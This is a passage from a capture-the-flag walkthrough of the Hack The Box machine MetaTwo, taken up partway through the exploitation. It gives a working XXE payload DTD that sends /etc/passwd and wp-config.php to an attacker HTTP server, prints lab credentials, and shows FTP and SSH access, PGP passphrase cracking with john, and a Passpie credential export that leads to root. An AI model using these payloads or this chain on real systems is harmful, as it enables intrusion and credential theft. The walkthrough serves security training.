
Now on the attack machine, we will create a **dtd file**, this will allow us to execute coded following the webserver fetching the dtd file.

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.15.7:8000/?p=%file;'>" >
```

Setting up the HTTP server to deliver the `dtd` file

```
python3 -m http.server 8000
```

Now we will upload the malicious `.wav` file on the wordpress




Once we have uploaded the `.wav` file, we should see the following HTTP server logs.

- To exfiltrate the data successfully, we have used Zlib for encoding

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /?p=jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxisMS2/8BCWRZX5d1pplgpXLnIha6MBEcEaDNY5yxxAXjWmjTJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNny33cYbTiYbSRmai0LUEpm2fBdybxDPjXpHWQssbsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYopppp8lrxSAN/DIpUSvDbBannGuhNYpN6Qe3uS0XUZFhOFKGTc5Hh7ktNYc+kxKUbx1j8mcj6fV7loBY4lRrk6aBuw5mYtspcOq4LxgAwmJXh97iCqcnjh4j3KAdpT6SJ4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhRYttnkToXxFK/jUFasn2Rjb4r7H3rWyDj6IvK70×3HnlPnMmbmZ1OTYUn8n/XtwAkjLC5Qt9VzlP0XT0gDDIe29BEe15Sst27OxL5QLH2G45kMk+OYjQ+NqoFkul74jA+QNWiudUSdJtGt44ivtk4/Y/yCDz8zB1mnniAfuWZi8fzBX5gTfXDtBu6B7iv6lpXL+DxSGoX8NPiqwNLVkI+j1vzUes62gRv8nSZKEnvGcPyAEN0BnpTW6+iPaChneaFlmrMy7uiGuPT0j12cIBV8ghvd3rlG9+63oDFseRRE/9Mfvj8FR2rHPdy3DzGehnMRP+LltfLt2d+0aI9O9wE34hyve2RND7xT7Fw== HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:16] "GET /?p=jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxisMS2/8BCWRZX5d1pplgpXLnIha6MBEcEaDNY5yxxAXjWmjTJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNny33cYbTiYbSRmai0LUEpm2fBdybxDPjXpHWQssbsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYopppp8lrxSAN/DIpUSvDbBannGuhNYpN6Qe3uS0XUZFhOFKGTc5Hh7ktNYc+kxKUbx1j8mcj6fV7loBY4lRrk6aBuw5mYtspcOq4LxgAwmJXh97iCqcnjh4j3KAdpT6SJ4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhRYttnkToXxFK/jUFasn2Rjb4r7H3rWyDj6IvK70×3HnlPnMmbmZ1OTYUn8n/XtwAkjLC5Qt9VzlP0XT0gDDIe29BEe15Sst27OxL5QLH2G45kMk+OYjQ+NqoFkul74jA+QNWiudUSdJtGt44ivtk4/Y/yCDz8zB1mnniAfuWZi8fzBX5gTfXDtBu6B7iv6lpXL+DxSGoX8NPiqwNLVkI+j1vzUes62gRv8nSZKEnvGcPyAEN0BnpTW6+iPaChneaFlmrMy7uiGuPT0j12cIBV8ghvd3rlG9+63oDFseRRE/9Mfvj8FR2rHPdy3DzGehnMRP+LltfLt2d+0aI9O9wE34hyve2RND7xT7Fw== HTTP/1.1" 200 -
```

We can decode it using the following PHP code -

```
`<?php echo zlib_decode(base64_decode('base64here')); ?>`
```

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ php 1.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534::/srv/ftp:/usr/sbin/nologin
```

**Now we will trying reading the wordpress config files -** `wp-config.php`

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.15.7:8000/?
p=%file;'>" >
```

Here we just using the base64 encoding

```
10.129.228.95 - - [08/Nov/2025 21:05:40] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 21:05:40] "GET /?p=PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyApOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICc2MzVBcUBUZHFyQ3dYRlVaJyApOw0KDQovKiogVGFibGUgUHJlZml4IGZvciB0YWJsZXMgaW4gdGhpcyBpbnN0YWxsYXRpb24uIERvIG5vdCBjaGFuZ2UgdGhpcyB1bmxlc3MgeW91IGtub3cgd2hhdCB5b3UgYXJlIGRvaW5nLiAqLw0KJHRhYmxlX3ByZWZpeCA9ICd3cF8nOw0KDQovKiogTGFuZ3VhZ2UgZGV2ZWxvcGVyIHVzZSBvbmx5LiAqLw0KZGVmaW5lKCAnV1BMQU5HJywgJycgKTsNCg0KLyoqIEFic29sdXRlIHBhdGggZGlyZWN0b3J5IHdoZXJlIFdvcmRQcmVzcyBzdG9yZXMgaXRzIGZpbGVzLiAqLw0KaWYgKCAhZGVmaW5lZCggJ0FCU1BBVEgnICkgKSB7DQogICAgZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCn0NCg0KLyoqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlKCBBQlNQQVRIIC4gJ3dwLXNldHRpbmdzLnBocCcgKTsNCg==
```

```
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
```

Now we have some FTP credentials, we use them to exploit it

## Exploiting FTP

```
ftp metapress.htb
```

```
ftp> user metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Enumerating the files on the FTP -

```
250 CWD command successful
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||51596|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp>
```

Looking at the `send_email.php` file, we find some credentials for the user `jnelson`

```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

From our previous enumeration we know that there is a user `jnelson` on the machine, so we can try to authenticate using SSH with these credentials

```
ssh jnelson@10.129.228.95
```

```
┌──(kali㉿kali)-[~/htb/linux/meta2]
└─$ ssh jnelson@10.129.228.95
jnelson@10.129.228.95's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$ ls
user.txt
jnelson@meta2:~$
```

# Privilege Escalation


## Running Linpeas

### Transferring the file to the target

```
scp linpeas.sh jnelson@metapress.htb:/home/jnelson
```

## Exploiting Passpie

Looking at the output of the `linpeas` , we see that there is a file with possible private SSH keys




Enumerating further, we see that the `**Passpie**` is a password manager

- It is a command line tool to manage password
- It uses a master passphrase to decrypt the login credentials or copy passwords and more
- The password files are encrypted using **GnuPG** and saved into `yaml` text files

Enumerating the home folder of the user `jnelson`

```
jnelson@meta2:~$ ls -la .passpie/
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 5 jnelson jnelson 4096 Nov  9 02:34 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
```

In the `.keys` folder, we find a key-pair, It is a PGP key-pair, It has both private and public key.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
cODmYrGiXf8dle3z9wg9ltx25XLsVjoR+VLm5Vji85konRVuZ7TKnL5oXVgdaTML
-----END PGP PUBLIC KEY BLOCK-----
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
```

## Cracking PGP

Copy just the private key part of the key-pair onto the attack machine for cracking/brute-forcing the passphrase to use it.

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-privesc]
└─$ file keys
keys: PGP public key block Public-Key (old)
```

```
gpg2john keys > passpie.hash
```

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-privesc]
└─$ gpg2john keys > passpie.hash

File keys
```

```
john passpie.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:03 DONE (2025-11-08 23:23) 0.2597g/s 42.59p/s 42.5
Use the "--show" option to display all of the cracked passwor
Session completed.
```

Now we have the passphrase for the passpie password manager, we can export the stored credentials.

```
passpie --help
```

```
Commands:
  add       Add new credential to database
  complete  Generate completion scripts for shells
  config    Show current configuration for shell
  copy      Copy credential password to clipboard/stdout
  export    Export credentials in plain text
  import    Import credentials from path
  init      Initialize new passpie database
  list      Print credential as a table
  log       Shows passpie database changes history
  purge     Remove all credentials from database
  remove    Remove credential
  reset     Renew passpie database and re-encrypt ...
  search    Search credentials by regular expressions
  status    Diagnose database for improvements
  update    Update credential
```

**Exporting the passpie database**

```
passpie export password
```

When we export, It prompts to enter the passphrase

```
jnelson@meta2:~$ passpie export password
Passphrase:
jnelson@meta2:~$ ls
linpeas.sh  password  user.txt
jnelson@meta2:~$ cat password
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Using the creds from the export

```
sudo su
```

```
jnelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson# whoami
root
root@meta2:/home/jnelson# cd /root
root@meta2:~# ls
restore  root.txt
root@meta2:~#
```